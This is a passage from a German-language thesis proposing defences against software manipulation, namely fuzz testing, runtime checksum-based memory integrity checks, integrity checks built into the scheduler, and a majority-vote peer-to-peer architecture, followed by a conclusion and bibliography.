Hierbei werden Programme mit einer Menge generierter oder modifizierter Eingabedaten konfrontiert, bis ein Absturz oder ein anderes grenzwertiges Verhalten (z.B. Verarbeitung offensichtlich invalider Daten) provoziert werden konnte. Ist dies gelungen, wurde eine potentielle Sicherheitslücke gefunden, die näher untersucht werden sollte. Mit diesem Verfahren lassen sich Puffer- und Integerüberläufe hervorragend ermitteln[1].

Für Fuzzing ist kein Wissen über die interne Funktionsweise einer Anwendung nötig; daher zählt es zu der Kategorie der Black-Box-Tests. Meist wird Fuzzing von Personen verwendet, die darauf aus sind, ein Programm näher zu ergründen, von dem kein Quelltext zugänglich ist. Auch ein Programm, auf das man überhaupt keinen direkten Zugriff hat (weder Quelltexte noch Kompilate[2] sind vorhanden), zum Beispiel eine entfernte Serveranwendung, lässt sich mittels Fuzz-Testing analysieren. Somit findet Fuzzing unter anderem beim Reverse Engineering Anwendung, vor allem aber beim Ausspähen von Schwachstellen in fremder Software, um diese dann auszunutzen. Es liegt daher nahe, dass auch beim Entwickeln von Software und den anschließenden Tests, nicht nur die fachliche Funktionalität, sondern auch die Sicherheit mittels Fuzzing geprüft werden sollte. Da es diverse automatische Fuzz-Testing-Frameworks gibt[3], die beim Erstellen von Tests helfen oder sie sogar voll automatisch vornehmen können (betrifft Protokollfuzzer für Netzwerkprotokolle (Miller, 2008)), wird das Einsetzten solcher Tests bei der Anwendungsentwicklung noch attraktiver und ist für sicherheitskritische Anwendungsbereiche empfehlenswert.

Ein Fuzz-Test kann aber sehr zeitaufwändig sein. Alle möglichen Eingabedaten prüfen zu lassen ist nicht realistisch. Eine passende Eingrenzung der Daten ist daher sinnvoll. Da der interne Aufbau und die Funktionsweise bei selbst entwickelten Produkten bekannt ist, kann ein Entwickler die Eingabemenge stark reduzieren. Dies ist vor allem für sogenannte *generierende Fuzzer* wichtig, da diese eigenständig Daten - die anhand von Regeln eingegrenzt werden können - erzeugen und mit diesen die zu testende Anwendung oder Komponente prüfen. Neben dieser Möglichkeit existiert die, einen *mutierenden Fuzzer* zu verwenden. Dieser nutzt bekannte, valide Eingabedaten und verändert sie. Damit ergibt sich eine weitaus kleinere Wertemenge, die als Testdaten in Frage kommen.

Ein weiterer Punkt, der beachtet werden sollte, ist der Codedeckungsgrad. Er gibt an, wieviel Programmcode bei den durchgeführten Tests ausgeführt wurde. Je mehr Programmteile durchlaufen werden, desto mehr Fehler können gefunden werden. Bei selbst entwickelter Software ist der Deckungsgrad einfacher einzuschätzen als bei fremder. Dieses Wissen kann

[1] Auch andere sicherheitskritische Fehler, die in dieser Arbeit nicht behandelt wurden, lassen sich mit Fuzzing ermitteln: z.B. SQL-Injection, Formatstring-Angriffe, ...

[2] Sind Kompilate vorhanden, bieten sich neben Fuzzing auch andere Möglichkeiten des Analysierens, wie zum Beispiel Disassemblen oder klassisches Debuggen.

[3] z.B. Sulley (http://code.google.com/p/sulley/), GPF (http://www.vdalabs.com/tools/efs_gpf.html), FileFuzz (http://labs.idefense.com/software/fuzzing.php), ...

man sich wie bei der Auswahl der Daten zu Nutze machen, um einen möglichst effektiven und vollständigen Test durchzuführen.

4.3. Erkennen von Manipulationen durch Speicherintegritätsprüfung

Da die in Kapitel 3.2 bis 3.4 vorgestellen Angriffsmöglichkeiten das Verhalten eines Programmes zur Laufzeit verändern, ist eine Integritätsprüfung (z.B. Prüfsummen-Validierung) der Anwendung vor ihrem Start wirkungslos. Eine Prüfung zur Laufzeit ist sinnvoller.

Eine Anwendung könnte periodisch einen Selbsttest durchführen, indem es eine Prüfsumme über seine Codeblöcke im Speicher bildet und validiert. Wichtig dabei ist, dass nur Codeblöcke[4] zum Erstellen der Prüfsumme herangezogen werden (siehe Abb. 4.1), da ein Einbeziehen der Bereiche in denen sich variable Daten befinden eine Vielzahl von Prüfsummen bedeuten würde. Solch eine Prüfung kann auch von anderen Programmen vorgenommen und muss nicht zwangsweise als Selbsttest implementiert werden. Ein Machbarkeitsnachweis für dieses Verfahren wurde mit Hilfe einer Testapplikation erbracht, deren Quelltext sich im Anhang (B.5) befindet. Sie ist zum Untersuchen von Windows-Anwendungen gedacht. Getestet wurde sie mit 32-Bit Anwendungen unter Windows XP.



Abbildung 4.1.: Segmente im Speicher

[4] Blockarten im Speicher eines Prozesses voneinander zu unterscheiden ist bei Windows mit der Win-API möglich (codeproject.com, 2003)

Dieses Verfahren zeigt aber unter Berücksichtigung der Möglichkeiten von Codemanipulation oder API-Hooking seine Schwächen. So ist es möglich, gezielt genau dieses Prüfverfahren anzugreifen. Außerdem kann eine Manipulation von variablen Daten Auswirkungen auf das Programmverhalten haben. Da variable Daten bei diesem Ansatz nicht berücksichtigt werden, wird eine unzureichende Prüfung durchgeführt.

Eine wie eben beschriebene Überprüfung ließe sich auch im Kernelmode ausführen, so dass einfache Manipulationen am Code ausgeschlossen sind. Dazu müsste die Prüfung innerhalb eines Betriebssystemtreibers geschehen, der den zu schützenden Prozess überwacht. Schadhafter Code, der selber im Kernelmode läuft, kann hier wiederum genau so seine Entdeckung verhindern. Auch das Problem der Validierung von variablen Daten bleibt bestehen. Zusätzlich besteht ein Timingproblem; wann soll so eine Prüfung geschehen?

4.4. Betriebssystem

Wie in Kapitel 3 gezeigt, spielen die vom Betriebssystem per API angebotenen Möglichkeiten eine maßgebliche Rolle bezüglich der Sicherheit auf Anwendungsebene. Erlangt ein Angreifer erst einmal über eine kleine Sicherheitslücke ausreichend Rechte, so ist er in der Lage mit den Mitteln des Betriebssystems unter Umständen (vgl. Kapitel 3.7) mächtigere Angriffe zu realisieren. Da das Betriebssystem zudem die Abstraktion von Hardware vornimmt, die zur Verfügung stehenden Ressourcen verwaltet und alle auf ihm laufenden Programme auf seine Funktionalität angewiesen sind, liegt es nahe, das Betriebssystem so zu gestalten, dass Manipulationen - wie sie in Kapitel 3 beschrieben sind - möglichst nicht vorgenommen werden können.

Das Betriebssystem könnte die für Angriffe genutzten API-Funktionen einfach nicht anbieten. Da sie aber für gutartige Einsatzgebiete verwendet werden, wäre dies nicht uneingeschränkt zielführend. Das in Kapitel 4.3 vorgestellte Verfahren funktioniert prinzipiell, wie durch den erbrachten Machbarkeitsnachweis gezeigt. Als Referenzpunkt für eine Integritätsprüfung kann der Codezustand im Speicher direkt beim Starten des Programms genutzt werden[5]. Da das Verfahren außerhalb des Betriebssystemkerns aber seine Schwächen hat, kann eine Implementierung im Kern diese Nachteile potentiell eliminieren. Wenn dann Treiber, denn nur diese laufen neben dem Betriebssystemkern noch im Kernelmode, zusätzlich signiert sein müssen, wie es beispielsweise bei Windows 7 in der 64 Bit Version der Fall ist, kann das Betriebssystem auch durch andere Software, die im Kernelmode läuft, nicht negativ beeinflusst werden[6].

[5] Eine weitere Möglichkeit wäre es, eine interne Datenbank im Betriebssystem mit erlaubten Prüfsummen zum Abgleich zu verwenden. Dies stellt aber eine weitreichende Einschränkung des Systems dar (jedes Anwendungsupdate benötigt Betriebssystemupdate).

[6] Dies setzt voraus, dass signierte Treiber nur aus vertrauenswürdigen Quellen stammen.

Um eine lückenlose Integritätsprüfung implementieren zu können, sollte man aber berücksichtigen, wie und wann die in Kapitel 3 beschriebenen Angriffe stattfinden:

1. Manipulation eines Prozesses aus sich selbst heraus (durch z.B. Überläufe)
2. Manipulation eines Prozesses durch einen anderen Prozess

Dass der erste Punkt eintritt, kann ein Entwickler mit den in Kapitel 4.1 und 4.2 vorgestellten Möglichkeiten vermeiden. Um in Bezug auf 2. die möglichen Zeitpunkte einer Manipulation feststellen zu können, ist es nötig die Prozessverwaltung eines Betriebssystems zu betrachten. Generell können moderne Betriebssysteme mehrere Prozesse gleichzeitig oder quasi gleichzeitig ausführen. Besitzt ein System nur einen Prozessorkern, so werden Prozesse nur quasi parallel ausgeführt, da echte Parallelität nur mit mehreren Kernen realisiert werden kann. Der Anwender merkt davon bei der Ausführung von mehreren Programmen auf einem Einkernsystem jedoch nichts, da das Betriebssystem dafür sorgt, dass jeder Prozess ab und zu Rechenzeit des Prozessorkerns zur Verfügung hat. Wenn bei Mehrkernsystemen mehr Prozesse gestartet sind als Kerne zur Verfügung stehen, wird ebenfalls auf diese Weise verfahren und jeder Prozess erhält wechselnd Rechenzeit eines Prozessorkerns. Die Komponente eines Betriebssystems, die für die Zuteilung von Prozessorzeit zuständig ist, heißt Scheduler. Wird ein Prozess pausiert, um einem anderen Rechenzeit zu gewähren, spricht man von einem Kontextwechsel. Nach einem Kontextwechsel wird der Prozess, auf den gewechselt wurde, dort fortgeführt, wo er zuvor einmal angehalten wurde (Tanenbaum, 2007).



Abbildung 4.2.: Scheduling mit Integritätsprüfung (Einkern-System)

In Bezug auf ein Einkernsystem ergibt sich aus diesem Sachverhalt, dass eine Manipulation durch einen fremden Prozess genau dann durchgeführt werden kann, wenn der manipulierte Prozess gerade nicht aktiv war. Somit kann nach einem Kontextwechsel nicht mehr mit

Sicherheit davon ausgegangen werden kann, dass der Prozess auf den gewechselt wurde, nicht einer Manipulation unterzogen wurde. Um die Integrität des ausgeführten Programmcodes lückenlos zu gewährleisten, muss vor jedem Kontextwechsel die Integrität des Prozesses geprüft werden, auf den gewechselt werden soll (siehe Abb. 4.2).

Bei einem Mehrkernsystem ist dieses Vorgehen nicht ausreichend. Bei n Kernen ($n > 1$) besteht die Möglichkeit, dass n Prozesse wirklich parallel ausgeführt werden und sich gegenseitig manipulieren können. Hier müsste vor jedem Ausführen einer Instruktion geprüft werden. Da dies aber einen zu starken Einfluss auf die Performanz des Gesamtsystems hat, weil eine enorme Anzahl von Integritätsprüfungen vorgenommen werden müsste, kann ein Pre-Execution-Check, wie er bei Einkernsystemen möglich ist, nicht vorgenommen werden. Stattdessen kann die Integrität nach der Ausführung, bevor der Kontext zu einem anderen Prozess wechselt, geprüft werden, wie in Abbildung 4.3 gezeigt.



Abbildung 4.3.: Scheduling mit Integritätsprüfung (Mehrkern-System)

Sollte eine Prüfung ergeben, dass die Integrität verletzt wurde, kann allerdings nicht mehr mit Sicherheit davon ausgegangen werden, dass Berechnungen des letzten Ausführungszyklus korrekt sind. Hier muss dann adäquat je nach Anwendungsfall gehandelt werden (Programmabbruch, Warnhinweis vom Betriebssystem, Rollback wenn vom Betriebssystem unterstützt, ...). Eine absolute Sicherheit wird allerdings nicht erzielt, da eine Manipulation eventuell installiert und kurz darauf wieder rückgängig gemacht werden kann. Passiert in der Zeit zwischen Manipulation und Bereinung dieser kein Kontextwechsel zum manipulier-

ten Programm, wird die Manipulation nicht auffallen (siehe Abbildung 4.4 zur Veranschaulichung).



Abbildung 4.4.: Scheduling mit Integritätsprüfung (Mehrkern-System) und Manipulation

Auch wenn so keine absolut lückenlose Überprüfung bei Mehrkernsystemen erreicht werden kann, so ist es doch ein Sicherheitsgewinn, da solch gezielte Manipulationen schwer bis gar nicht realisierbar sind. Dies hängt aber vom verwendeten Scheduler ab. Ein preemptiver Scheduler erzeugt für die Anwendung unvorhersehbare Kontextwechsel. Somit kann sich das manipulierende Programm nicht auf einen zeitpunktgenauen Kontextwechsel verlassen. Hinzu kommt die Tatsache, dass die Manipulationen meistens so umfangreich sind und das kompromittierte Programm oft über einen längeren Zeitraum beeinflussen (siehe bspw. Botnet-Clients bzw. Kapitel 3.3). Ein Kontextwechsel zur Zeit der Manipulation ist somit sehr wahrscheinlich.

Allgemein lässt sich zur Realisierung von Laufzeit-Speicherintegritätsprüfungen im Betriebssystem sagen, dass sie einen Einfluss auf die Gesamtperformance des Systems haben. Wie sehr hängt aber stark vom verwendeten Prüfsummenalgorithmus und dem Verhalten des Schedulers ab.

4.5. Architektur

Da Entwickler häufig keinen Einfluss auf das nach der Auslieferung eingesetzte Betriebssystem haben und eine Speicherintegritätsprüfung im Usermode (siehe Kap. 4.3) relativ leicht zu umgehen und nicht lückenlos ist, kommt die Frage auf, ob neben der in Kapitel 4.1 und 4.2 erwähnten Möglichkeiten der Absicherung von Programmen auch schon beim Architekturdesign einer Anwendung gegen etwaige Manipulation Vorkehrung getroffen werden können. Da eine konkrete Implementierung einer Architektur aber in der Regel wieder auf dem Betriebssystem aufsetzt, kann man unter Berücksichtigung der in Kapitel 3 vorgestellten Angriffsmöglichkeiten erkennen, dass eine totale Sicherheit nicht hergestellt werden kann. Auch gegen Programmierfehler schützen Architekturentscheidungen nicht unbedingt. Dennoch lassen sich Absicherungen erzeugen, die Teilaspekte der behandelten Angriffsvektoren berücksichtigen.

An dieser Stelle soll Verhinderung von Datenmanipulation behandelt werden, da Datenmanipulation enorme Auswirkungen haben kann (z.B. Fehlerfortpflanzung bei Berechnungen/Entscheidungen basierend auf verfälschten Daten). Des Weiteren soll nur abstrakt eine mögliche Architektur erörtert werden, da je nach Anwendungsfall Designentscheidungen und Implementierung sehr unterschiedlich ausfallen können. Außerdem werden grundsätzliche Probleme des konkret gewählten Ansatzes erläutert.

Weil ein Einzelsystem - wie gezeigt - leicht derart verändert und beeinflusst werden kann, dass es aus sich heraus nicht mehr feststellen kann, ob seine Integrität gewahrt ist, kann durch eine redundante verteilte Ausführung und anschließenden Ergebnisabgleich ein nicht valides Ergebnis leichter erkannt werden. Um dies zu realisieren bietet sich die Wahl einer verteilten Architektur an. Da jeder Teilnehmer in der verteilten Architektur ein korrektes oder falsches Ergebnis liefern kann und eine „einzelne Stelle des Scheiterns“ (Single Point of Failure $\rightarrow$ SPOF) vermieden werden soll, kann ein vollvermaschtes Peer-to-Peer (P2P) Netz aufgebaut werden, in dem jeder Teilnehmer (Peer) mit jedem anderen verbunden ist (wie in Abbildung 4.5 illustriert).



Abbildung 4.5.: Vollvermaschtes P2P Netz

Definiert man nun in einer Anwendung kritische Abschnitte, deren Ergebnisse prüfenswert sind, und tauscht die Ergebnisse jedes einzelnen Peers mit allen anderen aus, so kann eine demokratische Entscheidung getroffen werden, welches Ergebnis korrekt ist. Nimmt man die absolute Mehrheit als Grenzwert für die Wahl eines Ergebnisses an, so muss man bei einem Netz aus n $(n > 1)$ Peers $\frac{n}{2} + 1$ Peers auf gleiche Weise manipulieren, um ein verfälschtes Ergebnis als gültig zu etablieren. Hier wird also der Aufwand eines Angriffs vergrößert aber der Angriff nicht vollständig ausgeschlossen. Durch Variation des Schwellwertes kann dieser Aufwand vergrößert werden. Wird er zu hoch gewählt, kann eine kleine Anzahl manipulierter Peers das gesamte Netz derart schädigen, dass keine Entscheidung mehr getroffen werden kann: Ist es nötig, dass alle Peers ein korrektes Ergebnis liefern, kann bei einem kompromittiertem Teilnehmer kein gültiges Ergebnis mehr erzielt werden.

Die reale Sicherheit lässt sich mit diesem Verfahren nicht vergrößern. Sollten mehr Teilnehmer des Netztes kompromittiert worden sein, als für eine Entscheidungsfindung nötig, so wird ein falsches Ergebnis als wahr angenommen. Auch wenn ein Angreifer dies nicht schaffen sollte, so ist jeder Peer potentiell dazu geeignet ein Endergebnis zu entnehmen. Ist genau dieser in einer Art und Weise manipuliert (mit Mitteln aus Kapitel 3), dass die Abstimmungskomponente ein korrektes Ergebnis zur Wahl stellt, intern aber mit manipulierten Daten gearbeitet hat und diese nun als Ergebnis präsentiert, so ist das Resultat potentiell unbrauchbar (siehe Abbildung 4.6). Dadurch, dass ein Ergebnis irgendwann und irgendwo entnommen werden muss, wird ein neuer Single Point of Failure geschaffen. Prüft man das Ergebnis aller Peers manuell, entsteht zumindests dieses Problem nicht.



Abbildung 4.6.: Manipulierter Peer (rot) als Ergebnisentnahmestelle

Bei diesem Konzept handelt es sich um einen intuitiven Lösungsansatz, der aber zeigt, wie schwer es ist, auf einer höheren Ebene die Fehler oder Mängel einer darunter liegenden

Ebene auszugleichen. Solange die Komponenten einer Architektur durch Möglichkeiten einer darunter liegenden Ebene - unter anderem das Betriebssystem - negativ beeinflusst werden können, kann ein Architekturkonzept einen Angriff nur erschweren.

5. Fazit

Das Thema Cyberwar gewinnt zunehmend an Aufmerksamkeit. Während diese Arbeit entstand, vergrößerte sich das mediale und das politische Interesse an diesem Thema sehr stark. Unter anderem wurde das Cyberabwehrzentrum des BSI am 16.06.2011 eröffnet, welches die Aufgabe hat IT-Sicherheitsvorfälle zu untersuchen und Empfehlungen zu Abwehrmaßnahmen zu geben (BSI, 2011). Des Weiteren beschlossen die USA eine neue Sicherheitsdoktrin, Cyberangriffe künftig zum Kriegsgrund zu machen und auf diese mit konventionellen Mitteln zu reagieren (spiegel.de, 2011).

Nachdem sehr spezielle Angriffe - wie mit Stuxnex geschehen - getätigt wurden, erkennt man wie viel Aufwand getrieben wird, um möglichst unerkannt zielgerichtet zu sabotieren. Dabei werden Lücken in bestehenden Anwendungen oder Betriebssystemen genutzt, um fremden Code platzieren und ausführen lassen zu können. Einige wichtige praxisrelevante Angriffsmöglichkeiten wurden in Kapitel 3 vorgestellt und ihre Funktionsfähigkeit durch praktische Beispiele bewiesen. Dabei konnte festgestellt werden, dass die Sicherheit auf Anwendungsebene von Programmierfehlern und zudem vom Betriebssystem durch angebotene Schnittstellen negativ beeinflusst werden kann.

Die in Kapitel 3 gewonnenen Kenntnisse wurden in Kapitel 4 dazu genutzt, praktische und theoretische Vorschläge für präventive Maßnahmen zu entwickeln. Dabei konnte unter anderem festgestellt werden, dass eine ganzheitliche Lösung für die angesprochenen Angriffstechniken nicht möglich ist. Dies liegt daran, dass eine Gruppe von Angriffen - die Provokation von Überläufen - auf dynamischen Eingabedaten basiert und die andere auf das Ausnutzen von durch das Betriebssystem angebotenen Schnittstellen.

Für ersteres wurden Compilereinstellungen, die automatisch Maßnahmen gegen Pufferüberläufe in das Programm einfügen, und Fuzz-Testing als probate Maßnahme ermittelt und vorgeschlagen. Die Optionen aktueller Compiler bieten meist die Möglichkeit an, in das Kompilat automatisch Mechanismen einzubauen, die Pufferüberläufe detektieren. Da das Prüfen von Eingabedaten in der Verantwortung des Entwicklers liegt, kann mit der Hilfe von Fuzzing überprüft werden, ob an möglichst viele Datenprüfungen gedacht wurde. Die Dauer und die Qualität eines solchen Fuzz-Tests hängt dabei von der Wahl der getesteten Eingabedaten und des Codedeckungsgrades ab. Daher ist eine gründliche Vorbereitung eines solchen Tests von großer Bedeutung.

Für die andere Gruppe, die nicht durch Validierung von Eingabedaten verhindert werden kann, wurde die Überprüfung der Integrität einer Anwendung zur Laufzeit durch einen Prüfsummencheck vorgeschlagen und getestet. Dies funktioniert; jedoch nur solange, bis die Prüfung selbst manipuliert wird. Daher wurde auf theoretischen Grundlagen basierend eine Implementierung im Betriebssystem beschrieben. Diese hätte den Vorteil, dass sie möglichst lückenlos prüfen kann, hoch privilegiert wäre und daher nur schwer deaktiviert werden könnte.

Die Lösung der Probleme mit Hilfe von Architekturentscheidungen erweist sich als schwierig. Hier lässt sich etwas mehr potentielle Sicherheit erzeugen; dennoch bleiben die grundsätzlichen Probleme bestehen und die Sicherheitsvorkehrungen auf Architekturebene lassen sich unterwandern. Was nicht zuletzt daran liegt, dass die Implementierung einer Anwendungssoftware die Fehler des Betriebssystems hinnehmen muss und diese nicht nachträglich korrigieren kann.

Somit lässt sich sagen, dass auf jeden Fall eine Kombination der Präventionsmaßnahmen sinnvoll ist. Jede für sich allein ist nicht ausreichend, da immer nur eine Teilmenge der Probleme gelöst oder vermieden wird. Da die Implementierung eines Selbstintegritätschecks nur bedingt funktioniert - sie stellt eine zusätzliche Hürde dar, kann aber mit wenig Aufwand umgangen werden - bietet sich weiterhin die Implementierung auf Betriebssystemebene an. Ob dies aus Performancegründen sinnvoll ist und tatsächlich funktioniert, kann Grundlage einer weiterführenden Arbeit sein. Hier ist anhand eines konkreten Betriebssystemkerns zu klären, wie der Mechanismus in das Scheduling integriert werden kann und wie hoch die Leistungseinbußen in der Praxis tatsächlich sind. Daneben wäre als Fortsetzung dieser Arbeit das Einbinden von Fuzzing in einen kontinuierlichen Integrationsprozess (Continuous Integration) ein interessanter Schwerpunkt, da Fuzz-Tests gut dazu geeignet sind Sicherheitsprobleme festzustellen, ihre Erstellung aber nicht unbedingt trivial ist.

Literaturverzeichnis

[ACROS Security 2010] ACROS SECURITY: *Opening a Can of Binary Planting Worms*. http://blog.acrossecurity.com/2010/09/opening-can-of-binary-planting-worms.html. Version: 2010

[Apple Inc. 2011] APPLE INC.: *ptrace(2) Mac OS X Developer Tools Manual Page*, 2011. http://developer.apple.com/library/mac/#documentation/Darwin/Reference/ManPages/man2/ptrace.2.html. – abgerufen 15.04.2011

[BSI 2009] BSI: Die Lage der IT-Sicherheit in Deutschland 2009 / Bundesamt für Sicherheit in der Informationstechnik. 2009. – Forschungsbericht

[BSI 2011] BSI: *Bundesinnenminister Dr. Hans-Peter Friedrich eröffnet das Nationale Cyber-Abwehrzentrum*. https://www.bsi.bund.de/ContentBSI/Presse/Pressemitteilungen/Presse2011/Eroeffnung-Nationales-Cyber-Abwehrzentrum_16062011.html. Version: 2011. – abgerufen 01.07.2011

[Capgemini 2008] CAPGEMINI: IT-Trends 2008 / Capgemini. 2008. – Forschungsbericht

[Capgemini 2009] CAPGEMINI: IT-Trends 2009 / Capgemini. 2009. – Forschungsbericht

[codeproject.com 2003] CODEPROJECT.COM: *Performing a hex dump of another process's memory*. http://www.codeproject.com/KB/threads/MDumpAll.aspx. Version: 2003. – abgerufen 27.04.2010

[criticalsecurity.net 2010] CRITICALSECURITY.NET: *The basics of Windows hooks*. http://www.criticalsecurity.net/index.php/topic/32891-the-basics-of-windows-hooks/. Version: 2010. – abgerufen 05.04.2011

[Daniel P. Bovet 2006] DANIEL P. BOVET, Marco C.: *Understanding the Linux Kernel, Third Edition*. O'Reilly Media, 2006

[Erickson 2009] ERICKSON, John: *Hacking Die Kunst des Exploits*. dpunkt.verlag, 2009

[Greg Hoglund 2005] GREG HOGLUND, James B.: *Rootkits: Subverting the Windows Kernel*. Addison Wesley Professional, 2005

[Guninski 2000] GUNINSKI, Georgi: *Microsoft Windows DLL Search Path Weakness*. http://www.securityfocus.com/bid/1699/info. Version: 2000. – abgerufen 06.04.2011

[Intel 2011a] INTEL: *Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 1: Basic Architecture*, 2011

[Intel 2011b] INTEL: *Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 2: Instruction Set Reference*, 2011

[John Arquilla 1993] JOHN ARQUILLA, David R.: Cyberwar is coming! / RAND Corporation. 1993. – Forschungsbericht

[John J. Kelly 2008] JOHN J. KELLY, Lauri A.: The botnet peril / Hoover Institution. Version: 2008. http://www.hoover.org/publications/policy-review/article/5662. 2008. – Forschungsbericht. – abgerufen 10.05.2011

[Kevin D. Mitnick 2002] KEVIN D. MITNICK, Steve W. William L. Simon S. William L. Simon: *The Art of Deception: Controlling the Human Element of Security*. Wiley Publishing, 2002

[Koch 2006] KOCH, Michael: *Intercept Calls to DirectX with a Proxy DLL*. http://www.codeguru.com/cpp/g-m/directx/directx8/article.php/c11453. Version: 2006. – abgerufen 05.04.2011

[Kuster 2003] KUSTER, Robert: *Three Ways to Inject Your Code into Another Process*. http://www.codeproject.com/KB/threads/winspy.aspx. Version: 2003. – abgerufen 03.04.2011

[Mark E. Russinovich 2005] MARK E. RUSSINOVICH, David A. S.: *Microsoft Windows Internals: Windows 2000, Windows XP und Windows Server 2003*. Microsoft Press, 2005

[Mark Russinovich 2009] MARK RUSSINOVICH, David A. S.: *Windows® Internals, Fifth Edition*. Microsoft Press, 2009

[Microsoft 2007] MICROSOFT: Understanding Anti-Malware Technologies / Microsoft. 2007. – Forschungsbericht

[Microsoft 2010] MICROSOFT: *Dynamic-Link Library Search Order*, 2010. http://msdn.microsoft.com/en-us/library/ms682586(v=VS.85).aspx. – abgerufen 03.04.2011

[Microsoft 2011a] MICROSOFT: Microsoft Security Intelligence Report Ausgabe 10 Juli bis Dezember 2010 / Microsoft. 2011. – Forschungsbericht

[Microsoft 2011b] MICROSOFT: *MSDN*, 2011. http://msdn.microsoft.com

[Miller 2008] MILLER, Charlie: *Fuzz By Number More Data About Fuzzing Than You Ever Wanted To Know*. 2008

[Peláez 2004] PELÁEZ, Raúl S.: Linux kernel rootkits: protecting the system's "Ring-Zero"/ SANS Institute. 2004. – Forschungsbericht

